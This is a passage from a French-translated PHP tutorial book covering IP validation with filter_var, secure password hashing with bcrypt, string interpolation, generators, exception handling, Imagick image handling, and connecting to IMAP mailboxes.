string(9) "127.0.0.1"
```

Validez une adresse IP IPv6 valide:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

Résultats:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Valider une adresse IP n'est pas dans une plage privée:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Résultats:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
```

```
bool(false)
string(9) "127.0.0.1"
```

Valider une adresse IP ne se trouve pas dans une plage réservée:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Résultats:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Lire Fonctions de filtres et filtres en ligne: https://riptutorial.com/fr/php/topic/1679/fonctions-de-filtres-et-filtres

Chapitre 37: Fonctions de hachage du mot de passe

Introduction

Comme de plus en plus de services Web sécurisés évitent de stocker les mots de passe au format texte brut, des langages tels que PHP fournissent diverses fonctions de hachage (non décryptables) pour prendre en charge la norme industrielle la plus sécurisée. Cette rubrique fournit une documentation pour un hachage correct avec PHP.

Syntaxe

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

Remarques

Avant PHP 5.5, vous pouvez utiliser le pack de compatibilité pour fournir les fonctions `password_*` . Il est fortement recommandé d'utiliser le pack de compatibilité si vous pouvez le faire.

Avec ou sans le pack de compatibilité, la fonctionnalité Bcrypt correcte via `crypt()` repose sur PHP 5.3.7+, sinon vous *devez* limiter les mots de passe aux jeux de caractères ASCII uniquement.

> **Note:** Si vous utilisez PHP 5.5 ou moins, vous utilisez une version non prise en charge de PHP qui ne reçoit plus de mises à jour de sécurité. Mettez à jour dès que possible, vous pouvez mettre à jour vos mots de passe après.

Sélection d'algorithme

Algorithmes sécurisés

- **bcrypt** est votre meilleure option tant que vous utilisez l'étirement des touches pour augmenter le temps de calcul du hachage, car cela rend les attaques par force brute extrêmement lentes .
- **argon2** est une autre option qui sera disponible en PHP 7.2 .

Algorithmes non sécurisés

Les algorithmes de hachage suivants sont **peu sûrs ou impropres à l'usage** et ne **doivent** donc **pas être utilisés** . Ils ne sont jamais adaptés au hachage de mot de passe, car ils sont conçus pour une digestion rapide au lieu d'un hachage de mot de passe de force lent et difficile.

Si vous en utilisez , même avec des sels, vous devez **passer** à l'un des algorithmes sécurisés recommandés **dès que possible** .

Algorithmes considérés peu sûrs:

- **MD4** - attaque de collision trouvée en 1995
- **MD5** - attaque de collision trouvée en 2005
- **SHA-1** - attaque de collision démontrée en 2015

Certains algorithmes peuvent être utilisés en toute sécurité comme algorithme de résumé de message pour prouver l'authenticité, mais **jamais comme algorithme de hachage de mot de passe** :

- **SHA-2**
- **SHA-3**

Remarque: les hachages forts tels que SHA256 et SHA512 ne sont ni interrompus ni robustes, mais il est généralement plus sûr d'utiliser les fonctions de hachage **bcrypt** ou **argon2** car les attaques par force brute contre ces algorithmes sont beaucoup plus difficiles pour les ordinateurs classiques.

Examples

Déterminer si un hachage de mot de passe existant peut être mis à niveau vers un algorithme plus puissant

Si vous utilisez la méthode `PASSWORD_DEFAULT` pour permettre au système de choisir le meilleur algorithme pour hacher vos mots de passe, à mesure que la valeur par défaut augmente, vous pouvez souhaiter ressasser les anciens mots de passe lorsque les utilisateurs se connectent.

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

Si les fonctions password_ * ne sont pas disponibles sur votre système (et que vous ne pouvez pas utiliser le pack de compatibilité lié dans les remarques ci-dessous), vous pouvez déterminer l'algorithme et créer le hachage d'origine selon une méthode similaire à celle-ci:

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

Créer un hachage de mot de passe

Créez des hachages de mots de passe en utilisant `password_hash()` pour utiliser le hachage standard ou la dérivation de clés des meilleures pratiques du secteur. Au moment de l'écriture, la norme est bcrypt , ce qui signifie que `PASSWORD_DEFAULT` contient la même valeur que `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

Le troisième paramètre n'est **pas obligatoire** .

La valeur `'cost'` doit être choisie en fonction du matériel de votre serveur de production. L'augmenter rendra le mot de passe plus coûteux à générer. Plus il est coûteux de générer plus il faudra de temps pour que quelqu'un essaie de le générer pour le générer. Le coût devrait idéalement être aussi élevé que possible, mais en pratique, il devrait être réglé de manière à ne pas trop ralentir le processus. Quelque part entre 0,1 et 0,4 seconde serait bien. Utilisez la valeur par défaut si vous avez un doute.

5.5

Sur PHP inférieur à 5.5.0, les fonctions `password_*` ne sont pas disponibles. Vous devez utiliser le pack de compatibilité pour remplacer ces fonctions. Notez que le pack de compatibilité requiert PHP 5.3.7 ou supérieur ou une version `$2y` correctif `$2y` (comme RedHat le fournit).

Si vous ne pouvez pas les utiliser, vous pouvez implémenter un hachage de mot de passe avec `crypt()` Comme `password_hash()` est implémenté comme un wrapper autour de la fonction `crypt()` , vous n'avez besoin de perdre aucune fonctionnalité.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
```

```
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

Salt pour mot de passe hash

Malgré la fiabilité de l'algorithme de cryptage, il existe toujours une vulnérabilité contre les tables arc-en-ciel . C'est la raison pour laquelle il est recommandé d'utiliser du **sel** .

Un sel est quelque chose qui est ajouté au mot de passe avant le hachage pour rendre la chaîne source unique. Compte tenu de deux mots de passe identiques, les hachages résultants seront également uniques, car leurs sels sont uniques.

Un sel aléatoire est l'un des éléments les plus importants de la sécurité de votre mot de passe. Cela signifie que même avec une table de recherche de hachages de mots de passe connus, un attaquant ne peut pas faire correspondre le hachage du mot de passe de votre utilisateur avec le hachage du mot de passe de la base de données. Vous devez toujours utiliser des sels aléatoires et cryptographiquement sécurisés. Lire la suite

Avec l'algorithme `bcrypt` `password_hash()` , le sel en texte brut est stocké avec le hachage résultant, ce qui signifie que le hachage peut être transféré sur différents systèmes et plates-formes et être toujours comparé au mot de passe d'origine.

7.0

Même si cela est déconseillé, vous pouvez utiliser l'option `salt` pour définir votre propre sel aléatoire.

```
$options = [
       'salt' => $salt, //see example below
];
```

Important Si vous omettez cette option, un sel aléatoire sera généré par password_hash () pour chaque mot de passe haché. C'est le mode de fonctionnement prévu.

7.0

L'option salt a été déconseillée à partir de PHP 7.0.0. Il est maintenant préférable d'utiliser simplement le sel généré par défaut.

Vérification d'un mot de passe contre un hachage

`password_verify()` est la fonction intégrée fournie (depuis PHP 5.5) pour vérifier la validité d'un mot de passe par rapport à un hachage connu.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

Tous les algorithmes de hachage pris en charge stockent des informations identifiant le hachage utilisé dans le hachage lui-même, il n'est donc pas nécessaire d'indiquer l'algorithme que vous utilisez pour encoder le mot de passe en texte brut.

Si les fonctions password_ * ne sont pas disponibles sur votre système (et que vous ne pouvez pas utiliser le pack de compatibilité lié dans les remarques ci-dessous), vous pouvez implémenter la vérification du mot de passe avec la fonction `crypt()` . Veuillez noter que des précautions spécifiques doivent être prises pour éviter les attaques par synchronisation .

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

Lire Fonctions de hachage du mot de passe en ligne:
https://riptutorial.com/fr/php/topic/530/fonctions-de-hachage-du-mot-de-passe

Chapitre 38: Formatage de chaîne

Examples

Extraction / remplacement de sous-chaînes

Les caractères uniques peuvent être extraits en utilisant la syntaxe de tableau (accolade carrée) ainsi que la syntaxe des accolades. Ces deux syntaxes ne renverront qu'un seul caractère de la chaîne. Si plus d'un caractère est nécessaire, une fonction sera requise, ie- substr

Les chaînes, comme tout ce qui est en PHP, sont indexées à `0` .

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Les chaînes peuvent également être changées d'un caractère à la fois en utilisant la même syntaxe d'accolade carrée et d'accolade. Le remplacement de plusieurs caractères nécessite une fonction, ie- substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

Interpolation de chaîne

Vous pouvez également utiliser l'interpolation pour interpoler (*insérer*) une variable dans une chaîne. L'interpolation fonctionne avec des chaînes entre guillemets et la syntaxe heredoc uniquement.

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                 ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

Le format de **syntaxe complexe (bouclé)** fournit une autre option qui nécessite que vous encapsuliez votre variable entre accolades `{}` . Cela peut être utile lors de l'intégration de variables dans un contenu textuel et pour éviter toute ambiguïté entre le contenu textuel et les variables.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

La syntaxe `{}` interpole uniquement les variables commençant par `$` dans une chaîne. La syntaxe `{}` **n'évalue pas** les expressions PHP arbitraires.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

Cependant, la syntaxe `{}` évalue tout accès au tableau, accès aux propriétés et appels de fonctions / méthodes sur des variables, des éléments de tableau ou des propriétés:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
```

```
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Notez que le signe dollar `$` peut apparaître après l'accolade ouvrante `{` comme les exemples ci-dessus, ou, comme dans Perl ou Shell Script, peuvent apparaître devant lui:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> La `Complex (curly) syntax` n'est pas appelée en tant que telle car elle est complexe, mais plutôt parce qu'elle permet l'utilisation d' **expressions complexes** . En savoir plus sur la `Complex (curly) syntax`

Lire Formatage de chaîne en ligne: https://riptutorial.com/fr/php/topic/6696/formatage-de-chaine

Chapitre 39: Générateurs

Examples

Pourquoi utiliser un générateur?

Les générateurs sont utiles lorsque vous devez générer une collection volumineuse pour effectuer une itération ultérieure. Ils constituent une alternative plus simple à la création d'une classe qui implémente un itérateur , souvent excessif.

Par exemple, considérez la fonction ci-dessous.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

Toute cette fonction génère un tableau rempli de nombres aléatoires. Pour l'utiliser, nous pourrions faire des `randomNumbers(10)` , ce qui nous donnerait un tableau de 10 nombres aléatoires. Et si on veut générer un million de nombres aléatoires? `randomNumbers(1000000)` fera pour nous, mais au prix de la mémoire. Un million d'entiers stockés dans un tableau utilise environ **33 Mo** de mémoire.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

Cela est dû au fait qu'un million de nombres aléatoires sont générés et renvoyés en une fois, et non un à la fois. Les générateurs sont un moyen facile de résoudre ce problème.

Réécriture de randomNumbers () à l'aide d'un générateur

Notre fonction `randomNumbers()` peut être `randomNumbers()` pour utiliser un générateur.

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
```

```
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

En utilisant un générateur, nous n'avons pas besoin de construire une liste complète de nombres aléatoires pour revenir de la fonction, ce qui réduit considérablement la quantité de mémoire utilisée.

Lecture d'un fichier volumineux avec un générateur

Un cas d'utilisation courant pour les générateurs est la lecture d'un fichier à partir du disque et l'itération de son contenu. Vous trouverez ci-dessous une classe qui vous permet de parcourir un fichier CSV. L'utilisation de la mémoire pour ce script est très prévisible et ne varie pas en fonction de la taille du fichier CSV.

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

Le rendement

Une déclaration de `yield` est similaire à une instruction return, sauf qu'au lieu d'arrêter l'exécution de la fonction et de renvoyer, yield renvoie à la place un objet Generator et interrompt l'exécution de la fonction generator.

Voici un exemple de la fonction range, écrite en générateur:

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

Vous pouvez voir que cette fonction renvoie un objet Generator en inspectant la sortie de `var_dump` :

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Valeurs de rendement

L'objet Generator peut ensuite être itéré comme un tableau.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

L'exemple ci-dessus affichera:

```
1
2
3
```

Valeurs de rendement avec les clés

Outre les valeurs de rendement, vous pouvez également générer des paires clé / valeur.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

L'exemple ci-dessus affichera:

```
first: 1
second: 2
third: 3
```

Utilisation de la fonction send () pour transmettre des valeurs à un générateur

Les générateurs sont codés rapidement et, dans de nombreux cas, constituent une alternative de taille aux implémentations lourdes d'itérateurs. Avec la mise en œuvre rapide vient un petit manque de contrôle lorsqu'un générateur doit cesser de générer ou s'il doit générer quelque chose d'autre. Cependant, cela peut être réalisé avec l'utilisation de la fonction `send()` , permettant à la fonction demandeuse d'envoyer des paramètres au générateur après chaque boucle.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Résultat dans cette sortie:

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

Lire Générateurs en ligne: https://riptutorial.com/fr/php/topic/1684/generateurs

Chapitre 40: Gestion des exceptions et signalement des erreurs

Examples

Définition du rapport d'erreurs et où les afficher

Si ce n'est pas déjà fait dans php.ini, le rapport d'erreurs peut être défini dynamiquement et doit être configuré pour permettre l'affichage de la plupart des erreurs:

Syntaxe

```
int error_reporting ([ int $level ] )
```

Exemples

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

Les erreurs seront consignées par défaut par php, normalement dans un fichier error.log au même niveau que le script en cours d'exécution.

dans l'environnement de développement, on peut aussi les afficher à l'écran:

```
ini_set('display_errors', 1);
```

en production cependant, on devrait

```
ini_set('display_errors', 0);
```

et afficher un message de problème convivial à l'aide d'un gestionnaire d'exceptions ou d'erreurs.

Gestion des exceptions et des erreurs

essayer / attraper

`try..catch` blocs `try..catch` peuvent être utilisés pour contrôler le flux d'un programme dans lequel des exceptions peuvent être émises. Ils peuvent être attrapés et manipulés avec élégance plutôt que de laisser PHP s'arrêter quand on en rencontre un:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

L'exemple ci-dessus `catch` l'exception émise dans le bloc `try` et consignerait son message ("Mon exception de test!") Dans un fichier texte.

Attraper différents types d'exception

Vous pouvez implémenter plusieurs instructions `catch` pour différents types d'exceptions à traiter de différentes manières, par exemple:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

Dans l'exemple ci-dessus, le premier `catch` sera utilisé car il correspond en premier dans l'ordre d'exécution. Si vous avez échangé l'ordre des instructions `catch` , le détecteur d' `Exception` s'exécuterait en premier.

De même, si vous deviez lancer une `Exception` `UnexpectedValueException` le second gestionnaire d'une `Exception` standard serait utilisé.

enfin

Si vous avez besoin de faire quelque chose après un `try` ou une fin de `catch` , vous pouvez utiliser une instruction `finally` :

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

L'exemple ci-dessus produirait les informations suivantes:

Uh oh! Bonjour tout le monde - j'ai terminé maintenant - l'heure du domicile!

jetable

En PHP 7, nous voyons l'introduction de l'interface `Throwable` , qui implémente les `Error` ainsi que les `Exception` . Cela ajoute un niveau de contrat de service entre les exceptions en PHP 7 et vous permet d'implémenter l'interface pour vos propres exceptions personnalisées:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

Avant PHP 7, vous pouvez simplement saisir `Exception` hint, car depuis PHP 5 toutes les classes d'exception l'étendent.

Enregistrement des erreurs fatales

En PHP, une erreur fatale est une sorte d'erreur qui ne peut pas être détectée, c'est-à-dire qu'après avoir rencontré une erreur fatale, un programme ne reprend pas. Toutefois, pour consigner cette erreur ou gérer le blocage, vous pouvez utiliser `register_shutdown_function` pour enregistrer le gestionnaire d'arrêt.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
```

```
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

Référence:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

Lire Gestion des exceptions et signalement des erreurs en ligne:
https://riptutorial.com/fr/php/topic/391/gestion-des-exceptions-et-signalement-des-erreurs

Chapitre 41: Imagick

Examples

Premiers pas

Installation

Utiliser apt sur les systèmes basés sur Debian

```
sudo apt-get install php5-imagick
```

Utiliser Homebrew sur OSX / MacOs

```
brew install imagemagick
```

Pour voir les dépendances installées à l'aide de la méthode d' `brew` , visitez le site brewformulas.org/Imagemagick .

Utiliser des versions binaires

Instructions sur le site imagemagick .

Usage

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Convertir une image en base64

Cet exemple explique comment transformer une image en une chaîne Base64 (c'est-à-dire une chaîne que vous pouvez utiliser directement dans un attribut `src` d'une balise `img`). Cet exemple utilise spécifiquement la bibliothèque Imagick (il y en a d'autres disponibles, comme GD également).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');
```

```
/**
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

Lire Imagick en ligne: https://riptutorial.com/fr/php/topic/7682/imagick

Chapitre 42: IMAP

Examples

Installer l'extension IMAP

Pour utiliser les fonctions IMAP en PHP, vous devez installer l'extension IMAP:

Debian / Ubuntu avec PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / Ubuntu avec PHP7

```
sudo apt-get install php7.0-imap
```

Distribution basée sur YUM

```
sudo yum install php-imap
```

Mac OS X avec php5.6

```
brew reinstall php56 --with-imap
```

Connexion à une boîte aux lettres

Pour faire quelque chose avec un compte IMAP, vous devez d'abord vous y connecter. Pour ce faire, vous devez spécifier certains paramètres requis:

- Le nom du serveur ou l'adresse IP du serveur de messagerie
- Le port sur lequel vous souhaitez vous connecter
  - IMAP est 143 ou 993 (sécurisé)
  - POP est 110 ou 995 (sécurisé)
  - SMTP est 25 ou 465 (sécurisé)
  - NNTP est 119 ou 563 (sécurisé)
- Drapeaux de connexion (voir ci-dessous)

Drapeau	La description	Les options	Défaut
`/service=service`	Quel service utiliser	imap, pop3, nntp, smtp	imap
`/user=user`	nom d'utilisateur distant pour la connexion sur		

Drapeau	La description	Les options	Défaut
	le serveur		
`/authuser=user`	utilisateur d'authentification à distance; si spécifié, c'est le nom d'utilisateur dont le mot de passe est utilisé (par exemple, administrateur)		
`/anonymous`	accès à distance en tant qu'utilisateur anonyme		
`/debug`	enregistrement de protocole de télémétrie dans le journal de débogage de l'application		désactivée
`/secure`	ne pas transmettre un mot de passe en clair sur le réseau		
`/norsh`	n'utilisez pas rsh ou ssh pour établir une session IMAP pré-authentifiée		
`/ssl`	utiliser le Secure Socket Layer pour chiffrer la session		
`/validate-cert`	certificats du serveur TLS / SSL		activée
`/novalidate-cert`	Ne validez pas les certificats du serveur TLS / SSL, nécessaires si le serveur utilise des certificats auto-signés. **UTILISER AVEC PRÉCAUTION**		désactivée
`/tls`	forcer l'utilisation de start-TLS pour chiffrer la session et rejeter la connexion aux serveurs qui ne la prennent pas en charge		
`/notls`	ne faites pas démarrer TLS pour crypter la session, même avec les serveurs qui la prennent en charge		
`/readonly`	demande de boîte aux lettres en lecture seule ouverte (IMAP uniquement; ignorée sur NNTP et erreur avec SMTP et POP3)		

Votre chaîne de connexion ressemblera à ceci:

```
{imap.example.com:993/imap/tls/secure}
```

Veuillez noter que si l'un des caractères de votre chaîne de connexion est non-ASCII, il doit être codé avec utf7_encode ($ string) .

Pour vous connecter à la boîte aux lettres, nous utilisons la commande imap_open qui renvoie une valeur de ressource pointant vers un flux:

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

Liste tous les dossiers de la boîte aux lettres

Une fois connecté à votre boîte aux lettres, vous voudrez jeter un coup d'œil à l'intérieur. La première commande utile est imap_list . Le premier paramètre est la ressource que vous avez acquise à partir de `imap_open` , la seconde est votre chaîne de boîte aux lettres et la troisième est une chaîne de recherche floue (`*` est utilisé pour correspondre à n'importe quel modèle).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

La sortie devrait ressembler à ceci

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

Vous pouvez utiliser le troisième paramètre pour filtrer ces résultats comme suit:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

Et maintenant, le résultat ne contient que des entrées avec `.Sent` dans le nom:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Remarque : L'utilisation de `*` comme recherche floue renverra toutes les correspondances de manière récursive. Si vous utilisez `%` il ne renverra que les correspondances dans le dossier actuel spécifié.

Recherche de messages dans la boîte aux lettres

Vous pouvez retourner une liste de tous les messages dans une boîte aux lettres en utilisant imap_headers .

```
<?php
$headers = imap_headers($mailbox);
```

Le résultat est un tableau de chaînes avec le modèle suivant:

```
